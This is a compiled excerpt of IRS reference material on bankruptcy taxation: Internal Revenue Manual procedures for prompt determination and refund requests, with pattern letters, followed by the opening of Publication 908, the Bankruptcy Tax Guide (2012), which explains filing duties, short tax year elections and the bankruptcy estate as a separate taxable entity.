7. PSP will classify the tax returns and notify the trustee whether the return(s) have been selected for examination or whether they will be accepted as filed. All valid requests for a 505(b) prompt determination selected by examination should be controlled for each taxable period on AIMS by PSP. When establishing on AIMS, use:

   A. Source Code 73;

   B. Master File Tax Code (MFT) for return filed;

   C. Status Code 06; and

   D. Project Code 668.

   See IRM 4.1.4.3.15, *Prompt Determination Requests* , for additional information.

8. The Service has 60 days from the date of receipt of a request to advise the trustee of the decision to examine a tax return or accept it as filed.
9. The Service must notify the trustee within 180 days (or any additional time permitted by the bankruptcy court) after the request has been received of any tax, interest and penalties due.
10. For additional information, refer to IRM 5.9.4.8, *Prompt Determination Request from Trustee*.

4.27.5.2.1 (08-25-2009)
PSP Processing of Prompt Determinations

1. If the return is accepted as filed, secure an RTVUE or BRTVUE print, and close the case with Disposal Code 20 to indicate that it was accepted as filed by Classification. The closing letter mailed to the trustee or debtor-in-possession should identify the taxpayer, federal tax return form number, and taxable period. Copies of all correspondence with the trustee or debtor-in-possession, computations of tax, interest and penalties, contact records, and other workpapers should be attached to the back of the return at the time the case is closed (and forwarded to the Campus for association with the return).

2. If the return is selected for examination, the examiner should become familiar with IRC 1398, *Rules Relating to Individuals' Title 11 Cases*, and IRC 108, *Income From Discharge of Indebtedness*, before beginning the examination of the bankrupt entity. There are numerous issues and consequences associated with the returns of these and related entities, including the Form 1040 of the individual debtor. See Notice 2006-83, 2006-40 I.R.B. 596, *Individual Chapter 11 Debtors*, for detail on Chapter 11 individual cases.

3. If the return is selected for examination the trustee or debtor-in-possession must be notified of any tax due within 180 days of the request for prompt determination. As soon as the Examination Report is prepared, a copy should be forwarded to Insolvency so that an Administrative Claim can be filed and so that immediate assessment of any resulting tax deficiency may be considered pursuant to IRC 6871(b), *Immediate Assessment with Respect to Certain Title 11 Cases*.

4. In the event that a bankruptcy estate return is selected for examination and the 180-day deadline cannot be met for reasons beyond the control of the Service, a Bankruptcy Court order extending the time limit must be requested through Counsel. The examiner should initiate this process in writing through the manager at least 30 days prior to the end of the 180-day period, requesting Counsel to file a motion for an extension with the Bankruptcy Court and specifying the extension period sought. It should allow for sufficient time and contingencies to complete all work on the case. It is at the discretion of the Bankruptcy Court whether to grant a motion to extend the 180-day period.

   A. The reason for requesting an extension should be included in the memo. The extension is more likely to be granted if the reason for the request is due to circumstances beyond the control of the Service, for example: the taxpayer has not provided the records requested despite several document requests, copies of which are attached to the memo. A copy should be sent to the PSP manager, or designated employee. Reasons generally not acceptable for requesting an extension are heavy workloads, vacations, training, details, etc. In such instances, the case should be reassigned to another examiner as soon as possible.

   B. If Counsel and the Department of Justice concur with the examiner's memo, then a motion will be filed with the Bankruptcy Court requesting the extension. The Court will set a date for a hearing on the motion and notify the various affected parties. The judge will make a decision on or after the date of the hearing and all parties will be notified.

   C. The examiner should be prepared to immediately close the case in the event that no additional time is granted. In addition, the procedures in paragraph (3) above for filing the Administrative Claim and assessing the tax, penalties, and interest should be followed.

5. If the 180-day period (or period of extension, if applicable) is not met, all amounts owed the Service in excess of the tax shown on the return that is paid by the debtor may be discharged against the trustee, debtor, or its successor except under specified circumstances such as misrepresentation or fraud. The Service will be prohibited from collecting any amounts owed from the debtor or its successor. However, even if the deadline is missed, it is still possible for the Service to collect a deficiency from undistributed funds held by the estate.

   Exception:

   For cases filed on or after October 17, 2005, the discharge of liability under 505(b) also applies to the estate.

4.27.5.3 (12-03-2010)
Requests for Refund

1. If the trustee or debtor-in-possession requests a refund, the applicable refund procedures will apply except that, under 11 USC section 505(a)(2)(B) the Bankruptcy Court has the jurisdiction to determine the refund amount 120 days after the trustee's request. This procedure is applicable to all chapters of bankruptcy except Chapter 9, Municipal Debt Adjustment cases. The expedited audit procedures used for prompt determination requests should be used to monitor and control the requests for refund filed by the trustee or debtor-in-possession, substituting 120-day for the prompt determination's 180-day time frame for notification of examination results. However, the Service does not lose the authority to deny a tax refund if no determination is made within 120 days. After 120 days, the trustee may seek a merits determination of the estate's right to the refund in bankruptcy court.

2. A request for refund will be deemed to have been made if:

   A. The trustee files a claim for refund in response to the Service's proof of claim; or

   B. The trustee files a tax return or amended return in which there is a claimed overpayment.

3. Rev. Proc. 2010-27, 2010-31 I.R.B. 183, provides the procedure to be followed by the bankruptcy estate trustee in filing a claim for credit or refund of any overpayment of tax. Claims of this type will be received by Insolvency. Insolvency will date stamp the claim upon receipt and forward it, within three work days of its receipt, to the attention of the Area PSP manager. The PSP manager will be responsible for monitoring the claim to ensure the 120-day time frame is met. Refer to 11 USC section 511.

4. If the request for refund is selected for examination, the trustee or debtor-in-possession should be notified within 120 days as to whether the request for refund is allowed in whole or in part. If an extension of time is necessary, the Service should discuss an extended time table with the trustee or debtor-in-possession after coordinating with Area Counsel, but no motion to extend the 120-day time period would be appropriate or necessary.

4.27.5.4 (08-25-2009)
Chapter 12 Bankruptcy Plan - 11 USC Section 1231(b) Requests

1. The Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 (BAPCPA) amended 11 USC section 1231(b) to allow proponents of Chapter 12 bankruptcy plans to request determinations of the tax effects of proposed plans. Rev. Proc. 2006-52, 2006-48 I.R.B. 995, provides the procedures to be followed when requesting determinations.

2. **Tax Effects of Proposed Plans:** BAPCPA amended 11 USC section 1231(b) allowing bankruptcy courts to authorize proponents of Chapter 12 plans to request determinations of the federal income tax effects of proposed plans of reorganization, limited to questions of law. Should a controversy arise between the Service and the debtor, the court may declare the tax effects of a proposed plan after the earlier of the date on which the governmental unit responds to the request or 270 days after the request.

3. **Mailing Address:** Requests for determinations of income tax effects must be filed in writing with the Centralized Insolvency Operation, Post Office Box 21126, Philadelphia, PA 19114-0326. The envelope must be marked "Request for Determination of Tax Effects of Chapter 12 Plan".

4. **Required Information:** The exact information required when requesting a determination are provided in section 7.01, paragraphs (1) through (10) of Rev. Proc. 2006-1, 2006-1 I.R.B. 1. Briefly they are:

   A. A complete statement of facts and other information including names, addresses, phone numbers, and TINS of all interested parties, the annual accounting period, the overall method of accounting, and a description of the business operation;

   B. Copies of all contracts, wills, deeds, agreements, instruments, or other documents;

   C. Analysis of material facts;

   D. A statement regarding whether the same issue occurs in an earlier return;

   E. A statement regarding whether the same or similar issue was previously ruled upon, requested, or is currently pending;

   F. A statement regarding interpretation of a substantive provision of an income or estate tax treaty;

G. A letter from the Bureau of Indian Affairs relating to a letter ruling request for recognition of Indian tribal government status or status as a political subdivision of an Indian tribal government;

H. A statement of supporting authorities if the taxpayer advocates a particular conclusion;

I. A statement of contrary authorities; and

J. A statement identifying pending legislation.

5. **Copy of Proposed Chapter 12 Plan:** In addition to the information above, and requesting party must include a copy of the proposed Chapter 12 Plan along with a copy of the bankruptcy court order allowing the proponent to make the request.

6. **Under Penalty of Perjury:** The request for determination must be signed by the proponent with the following declaration. "Under penalties of perjury I declare I have examined this request including the accompanying documents, and, to the best of my knowledge and belief, this request contains all relevant facts relating to the request, and such facts are true, accurate, and complete."

7. Pursuant to Rev. Proc. 2006-52; 2006-48 I.R.B. 995, the following steps will be taken:

   A. **Screening:** CIO will determine if the request is processable based on the criteria above.

   B. **Incomplete Packages:** CIO will return incomplete request packages to the originator with an explanation of the additional needed information.

   C. **Acknowledgement:** CIO will mail a letter to the requestor advising a processable application has been received.

   D. **Processable Applications:** If CIO determines the package is processable, they should forward the package to PSP. See IRM 5.9.9.5.1, *Determinations of Tax Implications of Chapter 12 Plans*, for CIO processing guidelines.

   E. **Timeframe:** Within 270 days from receipt of a processable application, PSP will notify the plan proponent of the determination. The 270 day timeframe will not begin until a processable application is received.

8. Unless the bankruptcy court declares otherwise pursuant to 11 USC section 1231(b), a field office examining the debtor's return must follow the determination if:

   A. A copy of the determination is attached to the tax return to which it relates;

   B. The determination is properly reflected in the return;

   C. The representations upon which the determination was made reflected an accurate statement of the controlling facts;

   D. The transactions proposed in the plan were carried out substantially as proposed; and

   E. No change has occurred in the law that applies to the period during which the transactions were consummated.

4.27.5.5 (08-25-2009)
Individual Chapter 11 Debtors Required Filings per IRC Section 1398 Post BAPCPA

1. There are certain income tax returns and information returns that must be filed. Notice 2006-83, *Individual Chapter 11 Debtors*, provides guidance to individual Chapter 11 debtors and their bankruptcy estates regarding the tax treatment of post-petition income as the result of the enactment of section 1115 of BAPCPA.

2. The notice alerts information return preparers regarding their reporting responsibilities.

   A. Form W-2,

   B. Form 1099-INT, Form 1099-DIV, Form 1099-MISC and

   C. Other information returns (including Schedule K-1) that report payments to these individuals.

3. This notice also provides guidance for:

   A. Employers of these individuals,

   B. Chapter 11 trustees in bankruptcy cases filed by these individuals, and

   C. Correct reporting of SE tax on Form 1040 and Form 1041.

Exhibit 4.27.5-1
Prompt Determination Requests - Research Requirements

<u>**Research on Forms 1041 - Individual Bankruptcy Chapters 7 and 11**</u>
For the bankruptcy estate of an individual (TIN XX-XXXXXXX), order the following:
__INOLES to make sure you have correct TP
__AMDIS to see if AIMS controls are in place
__TSUMY for PCS linkage(s)
__BMFOLI for tax return filing history
__MFTRA or BMFOLT and BMFOLR (MFT 05) for all years of estate's existence
For the individual taxpayer, the debtor (SSN XXX-XX-XXXX), who filed bankruptcy, order the following:
__Identify the debtor's SSN from any of the following sources:
(a) bankruptcy estate return
(b) insolvency database - Automated Insolvency System (AIS)
(c) Bankruptcy Court database
(d) SSNAD
__INOLES to make sure you have correct TP
__AMDIS to see if AIMS controls are in place
__TSUMY for PCS linkage(s)
__IMFOLI for tax return filing history and freezes to account
__MFTRA or IMFOLT and IMFOLR (MFT 30) for all years beginning the year prior to bankruptcy filing through the present
<u>Research on Forms 1120</u>

Research on Forms 1041 - Individual Bankruptcy Chapters 7 and 11

For a bankrupt corporation (Form 1120) order the following:

__INOLES to make sure you have correct TP
__AMDIS to see if AIMS controls are in place
__TSUMY for PCS linkage(s)
__BMFOLI for tax return filing history and freezes to account
__MFTRA or BMFOLT and BMFOLR (MFT 05) for all years
__PMFOL for information return filing (Form 1099)
__ENMOD or BMFOLE to ensure that corporation is not an S Corporation

For shareholders related to the corporation, order the following after identifying the SSN's:

__Identify the SSN's from the appropriate tax return schedules
__INOLES to make sure you have correct TP
__AMDIS to see if AIMS controls are in place
__TSUMY for PCS linkage(s)
__IMFOLI for tax return filing history and freezes to account
__MFTRA or IMFOLT and IMFOLR (MFT 30) for all years beginning the year prior to bankruptcy filing through the present

Exhibit 4.27.5-2
Pattern Letter—Prompt Determination Request for Partnership Return

Address:
Person to Contact:
ID Badge Number:
Telephone Number:
Refer Reply to:
Date:

[Salutation]

On (date), you requested a prompt determination of tax liability as shown on Form 1065 under Bankruptcy Code section 505(b) for the bankruptcy estate of (partnership name), for the period ending (YYMM). Your request is being denied for the following reason.

Upon request, a prompt determination of a bankruptcy estate's tax liabilities is granted as required by law where there are tax liabilities incurred during the administration of the estate. As partnerships do not incur federal income tax liabilities, your request for prompt determination is denied.

A trustee of a partnership in bankruptcy is not exposed to potential personal liability with respect to federal income taxes as partnerships do not incur any income tax liabilities. If there is an audit of the Form 1065 submitted, any tax consequences will apply to the partners only.

If you have any questions, please write or call the person named above.

Sincerely,

[Signature]
Manager

Exhibit 4.27.5-3
Pattern Letter-Prompt Determination Request for 1120S Return (Not Examined)

Address:
Person to Contact:
ID Badge Number:
Telephone Number:
Refer Reply to:
Date:

[Salutation]

On (date), you requested a prompt determination of tax liability as shown on Form 1120S under Bankruptcy Code section 505(b) for the bankruptcy estate of (S corporation name), for the period ending (YYMM).

Under section 505(b) of the Bankruptcy Code, the trustee, the debtor, and any successor to the debtor are discharged from any liability for such tax upon payment of the tax shown on such return if the trustee is not notified within 60 days after such request that such return has been selected for examination. The return you submitted is not being selected for examination under this provision. However, the trustee, the debtor, and any successor to the debtor is not discharged under section 505(b) if the return is fraudulent or contains a material misrepresentation.

With limited exceptions, S corporations filing Form 1120S returns do not incur any income tax liabilities. The exceptions apply to S corporations with prior C corporation history. Further, the income tax liability in such instances is limited to recapture of tax credits, tax on built in gains, and tax on excessive passive investment income under IRC sections 1371 (d), 1374, and 1375, respectively. Under IRC section 1363(d), the S corporation may also be liable for the last three of four payments related to LIFO recapture included on the final C corporation tax year return. Since there is no indication from the material submitted that there is a prior C corporation history, it appears that the bankruptcy estate did not incur any income tax liability.

The Form 1120S return you submitted has not been selected for examination under the prompt audit procedures of section 505(b). Accordingly, unless the return is fraudulent or contains a material misrepresentation, the trustee, the debtor, and any successor to the debtor will be discharged from any tax liability for such return under section 505(b). Please note that the decision not to select this return for examination under the prompt audit procedures does not preclude future audit of the return. However, if there is an audit of the Form 1120S submitted with the request, any income tax consequences will apply to the shareholders only.

If you have any questions, please write or call the person named above.

Sincerely,

[Signature]
Manager

More Internal Revenue Manual


TAB 8

Internal Revenue Service Publication No. 908

Department of the Treasury
Internal Revenue Service

Publication 908
(Rev. October 2012)
Cat. No. 15308S

Bankruptcy Tax Guide



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Oct 17, 2012

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Future Developments

For the latest information about developments related to Publication 908, such as legislation enacted after it was published, go to *www.irs.gov/pub908*.

What's New

Expiration of provision for catch-up contributions for IRC section 401(k) participants whose employer filed bankruptcy. The Pension Protection Act of 2006, P.L. 109-280, previously allowed additional contributions of up to $7,000 in a traditional or Roth IRA for employees who participated in an IRC section 401(k) plan of an employer that filed bankruptcy in an earlier year. This provision was not extended for tax years beginning on or after January 1, 2010.

Automatic 6-month extension of time to file a bankruptcy estate return now available for individuals in Chapter 7 or 11 bankruptcy. Beginning June 24, 2011, the IRS clarified in T.D. 9531 that there is available an automatic 6-month extension of time to file a bankruptcy estate income tax return for individuals in Chapter 7 or Chapter 11 bankruptcy proceedings upon filing a required application. The previous extension of time to file a bankruptcy estate return was 5 months.

Reminders

The Bankruptcy Abuse Prevention and Consumer Protection Act (BAPCPA) of 2005. The changes to the U.S. Bankruptcy Code enacted by BAPCA are incorporated throughout this publication.

Debtors filing under chapters 7, 11, 12, and 13 of the Bankruptcy Code must file all applicable federal, state, and local tax returns that become due after a case commences. Failure to file tax returns timely or obtain an extension can cause a bankruptcy case to be converted to another chapter or dismissed.

In chapter 13 cases, the debtor **must** file all required tax returns for tax periods ending within **4 years** of the filing of the bankruptcy petition.

Photographs of missing children. The IRS is a proud partner with the National Center for Missing and Exploited Children. Photographs of missing children selected by the Center may appear in this publication on pages that would otherwise be blank. You can help bring these children home by looking at the photographs and calling 1-800-THE-LOST (1-800-843-5678) if you recognize a child.

Introduction

This publication is not intended to cover bankruptcy law in general, or to provide detailed discussions of the tax rules for the more complex corporate bankruptcy reorganizations or other highly technical transactions. Additionally, this publication is not updated on an annual basis and may not reflect recent developments in bankruptcy or tax law. If you need more guidance on the bankruptcy or tax laws applicable to your case, you should seek professional advice.

This publication explains the basic federal income tax aspects of bankruptcy.

A fundamental goal of the bankruptcy laws enacted by Congress is to give an honest debtor a financial "fresh start". This is accomplished through the bankruptcy discharge, which is a permanent injunction (court ordered prohibition) against the collection of certain debts as a personal liability of the debtor.

Bankruptcy proceedings begin with the filing of either a voluntary petition in the United States Bankruptcy Court, or in certain cases an involuntary petition filed by creditors. This filing creates the bankruptcy estate.

- The bankruptcy estate generally consists of all of the assets the individual or entity owns on the date the bankruptcy petition was filed.
- The bankruptcy estate is treated as a separate taxable entity for individuals filing bankruptcy petitions under chapter 7 or 11 of the Bankruptcy Code, discussed later.
- The tax obligations of taxable bankruptcy estates are discussed later under *Individuals in Chapter 7 or 11*.

Generally, when a debt owed to another person or entity is canceled, the amount canceled or forgiven is considered income that is taxed to the person owing the debt. If a debt is canceled under a bankruptcy proceeding, the amount canceled is not income. However, the canceled debt reduces other tax benefits to which the debtor would otherwise be entitled. See *Debt Cancellation*, later.

Useful Items

You may want to see:

Publication

- ☐ **225** Farmer's Tax Guide
- ☐ **525** Taxable and Nontaxable Income
- ☐ **536** Net Operating Losses (NOLs) for Individuals, Estates, and Trusts
- ☐ **538** Accounting Periods and Methods
- ☐ **544** Sales and Other Dispositions of Assets
- ☐ **551** Basis of Assets
- ☐ **4681** Canceled Debts, Foreclosures, Repossessions, and Abandonments

Form (and Instructions)

- ☐ **SS-4** Application for Employer Identification Number, and separate instructions
- ☐ **982** Reduction of Tax Attributes Due to Discharge of Indebtedness (and Section 1082 Basis Adjustment)
- ☐ **1040** U.S. Individual Income Tax Return, and separate instructions
- ☐ **Schedule SE (Form 1040)** Self-Employment Tax
- ☐ **1040X** Amended U.S. Individual Income Tax Return, and separate instructions
- ☐ **1041** U.S. Income Tax Return for Estates and Trusts, and separate instructions
- ☐ **1041-ES** Estimated Income Tax for Estates and Trusts
- ☐ **1041-V** Payment Voucher
- ☐ **4506** Request for Copy of Tax Return
- ☐ **4506-T** Request for Transcript of Tax Return
- ☐ **4852** Substitute for Form W-2, Wage and Tax Statement, or Form 1099-R, Distributions From Pensions, Annuities, Retirement or Profit-Sharing Plans, IRAs, Insurance Contracts, etc.
- ☐ **4868** Application for Automatic Extension of Time To File U.S. Individual Income Tax Return
- ☐ **7004** Application for Automatic Extension of Time To File Certain Business Income Tax, Information, and Other Returns

See *How To Get Tax Help*, later, for information about getting these publications and forms.

Bankruptcy Code Tax Compliance Requirements

Tax Returns Due for Periods Ending Before the Bankruptcy Filing in Chapter 13 Cases

The Bankruptcy Code requires chapter 13 debtors to **file all required tax returns for tax periods ending within 4 years of the debtor's bankruptcy filing.** All such federal tax returns must be filed with the IRS before the date first set for the first meeting of creditors. The debtor may request the trustee to hold the meeting open for an additional 120 days to enable the debtor to file the returns (or until the day the returns are due under an automatic IRS extension, if later). After notice and hearing, the bankruptcy court may extend the period for another 30 days.

Failure to timely file the returns can prevent confirmation of a chapter 13 plan and result in either dismissal of the chapter 13 case or conversion to a chapter 7 case.

Note. Individual debtors should use their home address when filing Form 1040 with the IRS. Returns should **not** be filed "in care of" the trustee's address.

Ordering tax transcripts and copies of returns. Trustees may require the debtor to submit copies or transcripts of the debtor's returns as proof of filing. The debtor can request free transcripts of the debtor's income tax returns by filing Form 4506-T, Request for Transcript of Tax Return, with the IRS or by placing a request on the IRS's free Automated Delivery Service (ADS), available by calling 1-800-829-1040. If requested through ADS, the transcript will be mailed to the debtor's most current address according to the IRS's records. Transcripts requested using Form 4506-T may be mailed to any address, including to the attention of the trustee in the debtor's bankruptcy case. Transcripts are normally mailed within 10 to 15 days

of receipt of the request by the IRS. A transcript contains most of the information on the debtor's filed return, but it is not a copy of the return. To request a copy of the debtor's filed return, file Form 4506, Request for Copy of Tax Return. It may take up to 60 days for the IRS to provide the copies after receipt of the debtor's request, and there is a fee of $57.00 per tax return for copies of the returns.

Tax Returns Due After the Bankruptcy Filing

For debtors filing bankruptcy under all chapters (chapters 7, 11, 12, or 13), the Bankruptcy Code provides that if the debtor does not file a tax return that becomes due after the commencement of the bankruptcy case, or obtain an extension for filing the return before the due date, the taxing authority may request that the bankruptcy court either dismiss the case or convert the case to a case under another chapter of the Bankruptcy Code. If the debtor does not file the required return or obtain an extension within 90 days after the request is made, the bankruptcy court **must** dismiss or convert the case.

Tax returns and payment of taxes in chapter 11 cases. The Bankruptcy Code provides that a chapter 11 debtor's failure to timely file tax returns and pay taxes owed after the date of the "order for relief" (the bankruptcy petition date in voluntary cases) is cause for dismissal of the chapter 11 case, conversion to a chapter 7 case, or appointment of a chapter 11 trustee.

Disclosure of debtor's return information to trustee. In bankruptcy cases filed under chapter 7 or 11 by individuals, the debtor's income tax returns for the year the bankruptcy case begins and for earlier years are, upon written request, open to inspection by or disclosure to the trustee. If the bankruptcy case was not voluntary, disclosure cannot be made before the bankruptcy court has entered an order for relief, unless the court rules that the disclosure is needed for determining whether relief should be ordered.

In bankruptcy cases other than those of individuals filing under chapter 7 or 11, the debtor's income tax returns for the current and prior years are, upon written request, open to inspection by or disclosure to the trustee, but only if the IRS finds that the trustee has a material interest that will be affected by information on the return. Material interest is generally defined as a financial or monetary interest. Material interest is not limited to the trustee's responsibility to file a return on behalf of the bankruptcy estate.

However, the U.S. Trustee (an officer of the Department of Justice, responsible for maintaining and supervising a panel of private trustees for chapter 7 bankruptcy cases) and the standing chapter 13 trustee (the administrator of chapter 13 cases in a specific geographic region) generally do not have a material interest in the debtor's return or return information.

Disclosure of bankruptcy estate's return information to debtor. The bankruptcy estate's tax return(s) are open, upon written request, to inspection by or disclosure to the individual debtor in a chapter 7 or 11 bankruptcy. Disclosure of the estate's return to the debtor may be necessary to enable the debtor to determine the amount and nature of the tax attributes, if any, that the debtor assumes when the bankruptcy estate terminates.

Individuals in Chapter 12 or 13

Only individuals may file a chapter 13 bankruptcy. Chapter 13 relief is not available to corporations or partnerships. The bankruptcy estate is **not** treated as a separate entity for tax purposes when an individual files a petition under chapter 12 (Adjustment of Debts of a Family Farmer or Fisherman with Regular Annual Income) or 13 (Adjustment of Debts of an Individual with Regular Income) of the Bankruptcy Code. In these cases the individual continues to file the same federal income tax returns that were filed prior to the bankruptcy petition, Form 1040, U.S. Individual Income Tax Return.

On the debtor's individual tax return, Form 1040, report all income received during the entire year and deduct all allowable expenses. Do not include in income the amount from any debt canceled due to the debtor's bankruptcy. To the extent the debtor has any losses, credits, or basis in property that were previously reduced as a result of canceled debt, these reductions must be included on the debtor's return. See *Debt Cancellation*, later.

Interest on trust accounts in chapter 13 cases. In chapter 13 proceedings, do **not** include interest earned on amounts held by the trustee in trust accounts as income on the debtor's return. This interest is not available to either the debtor or creditors, it is available only to the trustee for use by the U.S. Trustee system. The interest is also not taxable to the trustee as income.

Individuals in Chapter 7 or 11

When an individual debtor files for bankruptcy under chapter 7 or 11 of the Bankruptcy Code, the bankruptcy estate is treated as a new taxable entity, separate from the individual taxpayer.

The bankruptcy estate in a chapter 7 case is represented by a trustee. The trustee is appointed to administer the estate and liquidate any nonexempt assets. In chapter 11 cases, the debtor often remains in control of the assets as a "debtor-in-possession" and acts as the bankruptcy trustee. However, the bankruptcy court, for cause, may appoint a trustee if such appointment is in the best interests of the creditors and the estate.

During the chapter 7 or 11 bankruptcy, the debtor continues to file an individual tax return on Form 1040. The bankruptcy trustee files a Form 1041 for the bankruptcy estate. However, when a debtor in a chapter 11 bankruptcy case remains a debtor-in-possession, he or she must file both a Form 1040 individual return and a Form 1041 estate return for the bankruptcy estate (if return filing requirements are met).

Although a husband and wife may file a joint bankruptcy petition whose bankruptcy estates are jointly administered, the estates are be treated as two separate entities for tax purposes. Two *separate* bankruptcy estate income tax returns must be filed (if each spouse separately meets the filing requirements).

For information about determining the tax due and paying tax for a chapter 7 or 11 bankruptcy estate, see *Bankruptcy Estate Tax Return Filing Requirements and Payment of Tax Due*, later.

Debtor's Election To End Tax Year – Form 1040

Short tax years. An individual debtor in a chapter 7 or 11 case may elect to close the debtor's tax year for the year in which the bankruptcy petition is filed, as of the day before the date on which the bankruptcy case commences. If the debtor makes this election, the debtor's tax year is divided into 2 short tax years of less than 12 months each. The first tax year ends on the day *before* the commencement date and the second tax year begins on the commencement date.

If the election is made, the debtor's federal income tax liability for the first short tax year becomes an allowable claim against the bankruptcy estate arising before the bankruptcy filing. Also, the tax liability for the first short tax year is not subject to discharge under the Bankruptcy Code.

If the debtor does not make an election to end the tax year, the commencement of the bankruptcy case does not affect the debtor's tax year. Also, no part of the debtor's income tax liability for the year in which the bankruptcy case commences can be collected from the bankruptcy estate.

Note. The debtor cannot make a short tax year election if no assets, other than exempt property, are in the bankruptcy estate.

Making the Election - Filing Requirements

First short tax year. The debtor can elect to end the debtor's tax year by filing a return on Form 1040 for the first short tax year. The return must be filed on or before the 15th day of the fourth full month after the end of that first tax year.

Second short tax year. If the debtor elects to end the tax year on the day before filing the bankruptcy case, the debtor must file the return for the first short tax year in the manner discussed above.

If the debtor makes this election, the debtor must also file a separate Form 1040 for the second short tax year by the regular due date. To avoid delays in processing the return, write "Second Short Year Return After Section 1398 Election" at the top of the return.

Example. Jane Doe, an individual calendar year taxpayer, filed a bankruptcy petition under chapter 7 or 11 on May 8, 2012. If Jane elected to close her tax year at the commencement of her case, Jane's first short year for 2012 runs from January 1 through May 7, 2012. Jane's second short year runs from May 8, 2012, through December 31, 2012. To have a timely filed election for the first short year, Jane must file Form 1040 (or an extension of time to file) for the period January 1 through May 7 by September 15.

To avoid delays in processing the return, write "Section 1398 Election" at the top of the return. The debtor may also make the election by attaching a statement to Form 4868, Automatic Extension of Time to File an U.S. Individual Tax Return. The statement must state that the debtor elects under IRC section 1398(d)(2) to close the debtor's tax year on the day before filing the bankruptcy case. The debtor must file Form 4868 by the due date of the return for the first short tax year. The debtor's spouse may also elect to close his or her tax year, see *Election by debtor's spouse*, below.

Election by debtor's spouse. If the debtor is married, the debtor's spouse may join in the election to end the tax year. If the debtor and spouse make a joint election, the debtor **must** file a joint return for the first short tax year. The debtor must elect by the due date for filing the return for the first short tax year. Once the election is made, it cannot be revoked for the first short tax year. However, the election does not prevent the debtor and the spouse from filing separate returns for the second short tax year.

Later bankruptcy of spouse. If the debtor's spouse files for bankruptcy later in the same year, he or she may also choose to end his or her tax year, regardless of whether he or she joined in the election to end the debtor's tax year.

As each spouse has a separate bankruptcy, one or both of them may have 3 short tax years in the same calendar year. If the debtor's spouse joined the debtor's election or if the debtor had not made the election to end the tax year, the debtor can join in the spouse's election. However, if the debtor made an election and the spouse did not join that election, the debtor cannot then join the spouse's later election. The debtor and the spouse are precluded from this election because they have different tax years. This results because the debtor does not have a tax year ending the day before the spouse's filing for bankruptcy, and the debtor cannot file a joint return for a year ending on the day before the spouse's filing of bankruptcy.

Example 1. Paul and Mary Harris are calendar-year taxpayers. Paul's voluntary chapter 7 bankruptcy case begins on March 4.

If Paul does not make an election, his tax year does not end on March 3. If he makes an election, Paul's first tax year is January 1–March 3, and his second tax year begins on March 4. Mary could join in Paul's election as long as they file a joint return for the tax year January 1–March 3. They must make the election by July 15, the due date for filing the joint return.

Example 2. Fred and Ethel Barnes are calendar-year taxpayers. Fred's voluntary chapter 7 bankruptcy case begins on May 6, and Ethel's bankruptcy case begins on November 1 of the same year.

Ethel could elect to end her tax year on October 31. If Fred did not elect to end his tax year on May 5, or if he elected to do so but Ethel had not joined in his election, Ethel would have 2 tax years in the same calendar year if she decided to close her tax year. Her first tax year is January 1–October 31, and her second year is November 1–December 31.

If Fred did not end his tax year as of May 5, he could join in Ethel's election to close her tax year on October 31, but only if they file a joint return for the tax year January 1–October 31.

If Fred elected to end his tax year on May 5, but Ethel did not join in Fred's election, Fred cannot join in Ethel's election to end her tax year on October 31. Fred and Ethel cannot file a joint return for that short tax year because their tax years preceding October 31 were not the same.

Example 3. Jack and Karen Thomas are calendar-year taxpayers. Karen's voluntary chapter 7 bankruptcy case began on April 10, and Jack's voluntary chapter 7 bankruptcy case began on October 3 of the same year. Karen elected to close her tax year on April 9 and Jack joins in Karen's election.

Under these facts, Jack would have 3 tax years for the same calendar year if he makes the election relating to his own bankruptcy case. The first tax year would be January 1–April 9; the second, April 10–October 2; and the third, October 3–December 31.

Karen may join in Jack's election if they file a joint return for the second short tax year (April 10–October 2). If Karen does join in, she would have the same 3 short tax years as Jack. Also, if Karen joins in Jack's election, they may file a joint return for the third tax year (October 3–December 31), but they are not required to do so.

Annualizing taxable income. If the debtor elects to close the tax year, the debtor must annualize taxable income for each short tax year in the same manner a change in annual accounting period is calculated. See *Short Tax Year* in Publication 538, for information on how to annualize the debtor's income and to figure the tax for the short tax year.

Dismissal of bankruptcy case. If the bankruptcy court later dismisses an individual chapter 7 or 11 case, the bankruptcy estate is no longer treated as a separate taxable entity. It is as if no bankruptcy estate was created for tax purposes. In this situation, the debtor must file amended tax returns on Form 1040X, to replace all full or short year individual returns (Form 1040) and bankruptcy estate returns (Form 1041) filed as a result of the bankruptcy case. Income, deductions, and credits previously reported by the bankruptcy estate must be reported on the debtor's amended returns. Attach a statement to the amended returns explaining why the debtor is filing an amended return.

Taxes and the Bankruptcy Estate

Property of the bankruptcy estate. At the commencement of a bankruptcy case a bankruptcy estate is created. Bankruptcy law determines which of the debtor's assets become part of a bankruptcy estate. This estate generally includes all of the debtor's legal and equitable interests in property as of the commencement date. However, there are exceptions and certain property is exempted or excluded from the bankruptcy estate.

Note. Exempt property and abandoned property are initially part of the bankruptcy estate, but are subsequently removed from the estate. Excluded property is never included in the estate.

Transfer of assets between debtor and bankruptcy estate. The transfer (other than by sale or exchange) of an asset from the debtor to the bankruptcy estate is not treated as a disposition for income tax purposes. The transfer does not result in gain or loss, acceleration of income or deductions, or recapture of deductions or credits. For example, the transfer of an installment obligation to the estate would not accelerate gain under the rules for reporting installment sales. The estate assumes the same basis, holding period, and character of the transferred assets. Also, the estate generally accounts for the transferred assets in the same manner as debtor.

When the bankruptcy estate is terminated or dissolved, any resulting transfer (other than by sale or exchange) of the estate's assets back to the debtor is also not treated as a disposition for tax purposes. The transfer does not result in gain or loss, acceleration of income or deductions, or recapture of deductions or credits to the estate.

Abandoned property. The abandonment of property by the estate to the debtor is a nontaxable disposition of property. If the debtor received abandoned property from the bankruptcy estate, the debtor assumes the same basis in the property that the bankruptcy estate had.

Separate taxable entity. When an individual files a bankruptcy petition under chapter 7 or 11, the bankruptcy estate is treated as a separate taxable entity from the debtor. The court appointed trustee or the debtor-in-possession is responsible for preparing and filing all of the bankruptcy estate's tax returns, including its income tax return on Form 1041, U.S. Income Tax Return for Estates and Trusts, and paying its taxes. The debtor remains responsible for filing his or her own returns on Form 1040, U.S. Individual Income Tax Return, and paying taxes on income that does not belong to the estate.

Employer identification number. The trustee or debtor-in-possession must obtain an EIN for a bankruptcy estate. The trustee or debtor-in-possession uses this EIN on all tax returns filed for the bankruptcy estate with the IRS, including estimated tax returns. See *Employer identification number*, under *Bankruptcy*

Estate Tax Return Filing Requirements and Payment of Tax Due, later.

The social security number of the individual debtor cannot be used as the EIN for the bankruptcy estate.

